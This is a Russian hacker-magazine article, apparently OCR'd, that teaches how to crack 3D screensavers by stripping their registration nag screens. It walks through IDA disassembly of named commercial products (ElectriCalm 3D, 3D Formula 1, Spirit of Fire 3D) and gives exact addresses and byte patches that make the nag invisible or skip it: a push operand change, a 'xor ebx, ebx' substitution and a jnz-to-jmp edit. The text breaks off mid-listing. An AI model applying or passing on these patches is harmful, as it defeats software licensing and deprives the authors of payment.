
Мало вещей на свете столь же благоприятно сказываются на психике простого юзера, как поиск и установка красивого скринсейвера. Уверен, у тебя есть, по крайней мере, один юзер, психологическое здоровье которого тебя волнует и ради которого ты отправляешься в интернет-джунгли на поиски гламурного софта. В статье я расскажу о самых простых и быстрых способах крякнуть скринсейвер.

Чтобы получить моральное удовольствие от скринсейвера, достаточно удалить НАГ (такой «квадрат Малевича», на котором написано про регистрацию). Некоторые приемы борьбы с НАГами в обычных Win-приложениях я описал в майском номере][, в статье «Ты — повелитель армии лоадеров!». К сожалению, в случае 3D-приложений эти методы не подходят. НАГ-скрин в 3D-программе вовсе не то же самое, что НАГ в Win-приложении. В 3D НАГ нельзя послать сообщение, так как это не объект Windows (то есть, не окно) и манипулировать им извне стандартными методами WinApi не получится. А значит, SendMessage нам не поможет.

3D НАГ — это полноправный участник 3D-сцены, как пенек, цветок или мужик с автоматом, и удалить его оттуда можно только двумя способами. Первый — работа с частью кода проверки серийника и, как результат, написание кейгена или модификация кода, после которых подопытная программа становится зарегистрированной. Второй способ — работа с частью кода, отвечающего за генерацию признаков незарегистрированного софта (отсутствующие пункты меню, НАГ-скрин и т.д.). Соответственно, решение лежит на поверхности — вырезать этот самый код. Новичкам советую для начала выбрать второй путь, иначе есть риск заработать лысину и чувство собственной неполноценности. Видишь ли, криптография — это наука, с наскока проблему разных MD5, RSA не решить, а именно так и будет защищена (по закону подлости) твоя первая программа. Поэтому переходи на первый путь, только после того как протопчешь широкую тропу на втором. Однако не забывай и почитывать скучные (без картинок, но с формулами) мануалы по криптографии. Работать будем, как настоящие «джедаи», в основном с дизассемблером. Отладчики user mode (OllyDbg, MS Dbg) не особо удобны для отладки в связи со спецификой полноэкранных 3D-прог.

РЕКОГНОСЦИРОВКА НА МЕСТНОСТИ

Определимся для начала, какие признаки НАГа будем искать в коде. С точки зрения 3D-программиста, НАГ — это 3D-модель, состоящая или из двух треугольников, или одного полигона (OpenGL), или одного квадрата (OpenGL) с включенным альфа каналом для прозрачности и натянутой на него текстурой. Есть еще маленький нюанс: чтобы прозрачный НАГ кор-



ректно выводился, его надо визуализировать последним (надо отметить, что к вышеперечисленным признакам подойдет код, имитирующий снег, дым, пыль, дождь, огонь) и предустановленной ортогональной проекцией. Исходя из этого, определяемся с признаками присутствия кода НАГа:

```
1. Наличие API-функций, устанавливающих ортогональную
проекцию (glOrtho);
2. Наличие API-функций, имитирующих прозрачность
(glEnable(GL_BLEND), glBlendFunc(GL_SRC_ALPHA, GL_ONE_
MINUS_SRC_ALPHA), glColor4f...);
3. Нахождение кода прозрачного НАГа в конце функции визу-
ализации.
```

Итак, начнем.
Заходим в любой поисковик, вбиваем в него что-то подобное «**Screensaver download**» и качаем только красивые скринсейверы! Процесс исследования защит должен приносить эстетическое удовольствие :). Теперь устанавливаем, заходим в системную папку Windows и в ней же, в System32, копируем нужные *.scr в папку, где будем производить над ними эксперименты и... творить чудеса!

РОДНОЙ OPENGL

На роль первого клиента мне попался ElectriCalm 3D Screensaver. Откроем его в IDA (если кто не знает, дизассемблер такой, можно воспользоваться другим, но лучше не надо). На все ее вопросы ответим «да». Далее тип файла выбери PE Executable (*.scr — это тот же *.exe). Подожди, пока он сделает свое дело, и открывай окно `Imports`. Большое количество функций с префиксом «`gl_`» подтверждает, что скринсейвер использует OpenGL. Кликаем два раза на `glOrtho`. В таблице импорта напротив имени функции после `DATA XREF`: установлен адрес функции плюс смещение, откуда вызывается `glOrtho`. Кликни по нему.


```
.data:0043A2CC glOrtho  dd ? ; DATA XREF: sub_405350+44
```

Отлично, попадаем в маленькую функцию (которую IDA обозвала `sub_405350`) по соответствующему адресу `0x405350`. Что она делает? Ничего особенного — является оберткой `glOrtho`, поэтому выделяем имя функции, жмем N и в появившемся диалоге Rename переименовываем функцию в `Call_Ortho`. Правее заголовка функции располагаются таинственные письмена под заголовком `CODE XREF`: как ты, наверное, догадался, это ссылки на адреса, откуда вызывается `Call_Ortho`.

```
; CODE XREF: sub_403C10+E02
; sub_405110+2A
```

Кликаем на первой из них (sub_403C10+E02) и попадаем в весьма интересное место:

```
004049DC   push   0BE2h          ;Вкл. смешение
004049E1   call   glEnable       ;glEnable(GL_BLEND);
```



Нож охотника — Hiew

Стройный ряд OpenGL-функций

```
004049E7  push  303h
004049EC  push  302h  ;Установ. функ. смешения (пара-
метры типичные для прозрачности)
004049F1  call  glBlendFunc ;glBlendFunc(GL_SRC_
ALPHA, GL_ONE_MINUS_SRC_ALPHA);
004049F7  mov   ebx, [ebp-34h]
004049FA  push  ebx     ;альфа компонент (прозрач-
ность НАГа)
004049FB  push  0
004049FD  push  0
004049FF  push  0       ;Установ. цвета с параметром
прозр. — ALPHA
00404A01  call  glColor4f  ;glColor4f(RED,GREEN,BLUE
,ALPHA)
00404A07  push  0DE1h      ;Откл. текстурирования
00404A0C  call  glDisable  ;glDisable(GL_TEXTURE_2D)
00404A12  call  Call_Ortho  ;glOrtho... вкл. орто.
проекции
00404A17  push  7   ; Четырехугольник
00404A19  call  glBegin    ;glBegin(GL_QUADS)
```

Перед нами типичный код, который собрался вывести перед носом прозрачный четырехугольник. Забегая вперед, скажу, что НАГ можно отключать уже сейчас путем модификации всего одной команды, но для чистоты научного эксперимента продолжим исследование кода. Отключение текстурирования (`glDisable(GL_TEXTURE_2D)`) вызывает некоторое беспокойство по поводу правильности выбора направления нашего расследования, ну да не будем пока обращать на это внимание. Попробуем заменить push 7 по адресу `0x00404A17` на `push 0`, что соответствует `glBegin(GL_POINTS)`. Это заставит OpenGL выводить не квадраты, а точки. Задача `glBegin` — предварять список данных вершин и определять тип выводимых примитивов. Это не единственный способ рисования в OpenGL, но для вывода НАГа обычно пользуются им. Для модификации кода можно использовать OllyDbg, но я обычно пользуюсь Hiew. Открываем в Hiew файл ElectriCalm 3D Screensaver.scr и нажимаем <Enter> до тех пор, пока не попадем в режим дизассемблера. Жмем <F5> и в поле ввода вводим нужный адрес `0x00404A17`, не забыв перед ним поставить точку, означающую, что это виртуальный адрес PE-файла, а не смещение относительно начала файла. Далее — <Enter>. Сейчас курсор находится на двоичном представлении(6A 07) асм-кода `push 7`. Давим на <F3>, редактируем машинный код в `6A 00`. Затем <F9> для сохранения изменений. Запускаем скринсейвер — фон НАГа исчез (точнее, не исчез, просто OpenGL нарисовала не квадрат, а четыре очень маленькие точки), но НАГ-письмена остались. Теперь понятно, почему отключалось текстурирование! Текст в НАГе — это не картинка-текстура, а множество примитивов квадратов, на которые натягиваются соответствующие картинки-буквы.

Все это мне подсказали внутренности функции `sub_405110` (которую можно смело обозвать PrintStringLine), находящейся чуть ниже и вызывающейся три раза — как ты помнишь, в НАГе было три строчки. Зайдя в нее, ты увидишь нашу старую знакомую Call_Ortho, которая здесь выполняет ту же функцию и, вообще, близлежащий код напоминает код вывода прозрачного четырехугольника. В этом нет ничего странного (я же предупреждал про дождь, снег, огонь, дым, буквы и т.п.).


Сейчас мы достаточно подробно разобрали устройство кода создания НАГа. Следующий этап — взлом. Итак, можно банально занопить (забить командой `NOP` опкод `0x90`, не преминув забить и команду засылки параметров функции `push`...) какую-то ключевую функцию (`glBegin`, `glVertex`). А можно сделать красиво — ведь `glVertex3f` принимает в качестве параметров координаты вершин четырехугольника x, y, z. Соответственно отредактировав координаты (например, 0), можно сделать НАГ очень маленьким или вывести его за пределы 3D-сцены: пусть показывается на другой планете. Я остановился на следующем варианте: четвертым параметром функции `glColor4f` является альфа-компонент, который задает уровень прозрачности последующих примитивов от 0.0 до 1.0 — стоит только заменить команду:

```
004049F7 mov ebx, [ebp-34h] ;пересылаем значение из па-
мяти по адресу из стека [ebp-34h] в EBX
на
004049F7 xor ebx, ebx   ;исключающее ИЛИ примененное к
регистру EBX (EBX = 0) альфа = 0
```

Оставшиеся лишние байты забьем NOP. НАГ-скрин станет прозрачным, как человек-невидимка. Если у тебя конкретные проблемы с ASSEMBLERом, то редактировать код будет проще в OllyDbg. Вот тебе небольшая инструкция:

1. Запускаем OllyDbg, загружаем ElectriCalm 3D Screensaver.scr.
2. Давим <Ctr+G> и в появившееся окно вводим адрес искомой команды 004049F7.
3. Давим пробел, в окно вводим нужный код на АСМе `xor ebx, ebx`. Далее — OK (OllyDbg сама забьет NOP лишние байты).
4. Правой кнопкой мыши в окне с кодом и в меню — Copy to executable → All modifications.
5. Жмем кнопку «Copy all».
6. В окне правой кнопкой мыши и в появившемся меню Save file сохраняй модифицированный файл.

Разберем по косточкам скринсейвер «3D Formula 1 Screensaver». Работать будем по шаблону. Ищем glOrtho, которая также находится в функции обертке, переименовываем ее в CallOrtho... ищем и обламываемся — ссылок на функцию слишком много, анализировать все не хочется. То же самое касается и Color4f и Vertex3f. Это говорит о том, что программа далека от совершенства. Ну да ладно, мы сюда залезли не для оптимизации кода. Попробуем сменить тактику: вспомним третий признак прозрачного НАГа, который гласит, что его код должен быть в конце функции визуализации. В программах, использующих OpenGL,


Типичный цикл выборки сообщений 3D-программ

функция визуализации (RenderFunc — так я ее обызваю в IDA) должна заканчиваться API-функцией SwapBuffers или glutSwapBuffers, если прога использует библиотеку-посредника glut, но обычно более-менее серьезный софт под Windows библиотеки-посредники не используют. Что делает SwapBuffers, видно из ее названия. Когда в один буфер происходит рисование, содержимое другого отображается на экране, а функция меняет их местами (в общем, она нужна для анимации). Ищем SwapBuffers и находим:

```
extrn SwapBuffers:dword
                    ; DATA XREF: sub_406320+281
                    ; sub_417379+6FC
```

Всего два вызова, заглянем в каждый. Лично мне понравился второй:

```
00417A3F        test   ecx, ecx
00417A41        jnz    short loc_417A54
        ; <---Vot on, beyte ego
00417A43        push   offset unk_452710
00417A48        mov    edx, [ebp+arg_0]
00417A4B        push   edx
00417A4C        call   sub_4065BB
00417A51        add    esp, 8
00417A54 loc_417A54:   ; CODE XREF:
RenderFunc+6C8
00417A54        call   sub_4068F0
00417A59        call   sub_405D40
00417A5E        push   1
00417A60        call   sub_405CF0
00417A65        add    esp, 4
00417A68        call   ds:glFlush
00417A6E        call   ds:wglGetCurrentDC
00417A74        push   eax          ; HDC
00417A75        call   ds:SwapBuffers
```

Так как нехорошо показывать НАГ зарегистрированному пользователю, логично предположить, что в любой проге с НАГом должен быть механизм его обхода. Можно не затирать функции НАГа, а найти этот механизм и «выломать из него шестеренку». Итак, мне понравился условный переход по адресу 0x00417A41, который обходит вызов функции sub_4065BB. Заглянем сюда и увидим, что здесь вызывается и наш Call_Ortho, и glColor4f, и glBlendFunc(GL_SRC_ALPHA, GL_ONE_MINUS_SRC_ALPHA), и много других интересных функций, о которых можно почитать в мануалах по OpenGL, щедро разбросанных по Сети. Обойдем вызов sub_4065BB путем классического 75 → EB. Шестнадцатеричное представление АСМ команды jne 000417a54 (7511) меняем 7511 на EB11. Теперь условный переход (в зависимости от значения ECX) становится безусловным Jmp. Запускаем и убеждаемся, что «шестеренка выломана», а механизм вывода НАГа работает как надо.

ПЕРСПЕКТИВНЫЙ DIRECTX

Главная проблема, с которой мы столкнемся при исследовании программ, использующих библиотеку DirectX — это технология COM. Грубо говоря, технология заключается в том, что функции библиотеки вызываются через указатель на массив указателей на функции. Напоминает механизм вызова виртуальных функций. Неудивительно, так как COM на этом и основывается. В результате, дизассемблер лишен возможности идентифицировать вызов функции DirecX, что несколько усложняет наши исследования и заставляет пересмотреть стратегию нападения. Из приведенных трех признаков НАГа, которыми мы пользовались при исследовании OpenGL-программ, сейчас для нас актуальным остается только признак номер три. Как ты скоро увидишь, это не так уж и мало. Как найти RenderFunc? Придется разобраться, куда обычно 3Д-кодеры ее вставляют.
А вставляют они ее обычно в функцию (в IDA я ее обызваю On_Idle), которая вызывается из цикла выборки сообщений в момент простоя программы. Это не единственный способ вызова RenderFunc, но вменяемые программисты чаще используют его. Возьмем первый DirectX-пример: «**Spirit of Fire 3D Screensaver**». Грузим исполняемый файл в IDA. Значит, первое, что нужно сделать — найти RenderFunc. Ищем цикл выборки сообщений, вернее, любую API-функцию, входящую в эту конструкцию, например PeekMessage (как правило, именно PeekMessage применяется в циклах выборки совместно с RenderFunc). Итак, нашли оба вызова в одной функции sub_40A4A0, соответственно, по адресу 0x0040A4A0. Ищем On_Idle. Задача несложная — после WaitMessage только один Call sub_403910. Переименовываем в OnIdle, заглядываем в нее и спускаемся вниз. Что у нас здесь? Ага, несколько условных переходов (в листинге я их пронумеровал от 1...3). Целых три, если точнее. Конечно, можно тупо, начиная с конца, поочередно делать их безусловными, а можно заглянуть в функции, которые эти Jcc обходят:


```
00403C1B        call   timeGetTime
00403C21        mov    ecx, ds:dword_49A17C
00403C27        test   ecx, ecx
00403C29        jnz    short loc_403C49        ;(1)
00403C2B        mov    edx, ds:dword_49A1A4
00403C31        mov    ecx, ds:dword_497110
00403C37        sub    eax, edx
00403C39        cmp    eax, ecx
00403C3B        jb     short loc_403C44        ;(2)
00403C3D        call   sub_401110
00403C42        jmp    short loc_403C49
```



info

Я набросал небольшой список литературы для внеклассного чтения (пригодится, если в статье встретились какие- то незнакомые тебе слова типа «цикл выборки сообщений», «альфа канал», «ортогональная проекция», «забить командой NOP опкод 0x90»...):

1. Петзолд Ч. **Программирование для Windows 95**.
2. Касперски К. **Фундаментальные основы хакерства. Искусство дизассемблирования.**
3. Девис Т., Нейдер Дж., Шрайнер Д. **OpenGL. Руководство по программированию.**



Признаки DirectX

```
00403C44    call   sub_401390
00403C49    mov    eax, ds:dword_4A0854
00403C4E    mov    ecx, [eax]
00403C50    push   eax
00403C51    call   dword ptr [ecx+18h]
00403C54    mov    edx, ds:dword_4A085C
00403C5A    imul   edx, 4CCh
00403C60    mov    eax, ds:dword_49ACD4[edx]
00403C66    test   eax, eax
00403C68    mov    eax, ds:dword_4A0844
00403C6D    jnz    short loc_403C8B       ;(3)
00403C6F    mov    ecx, [eax]
```

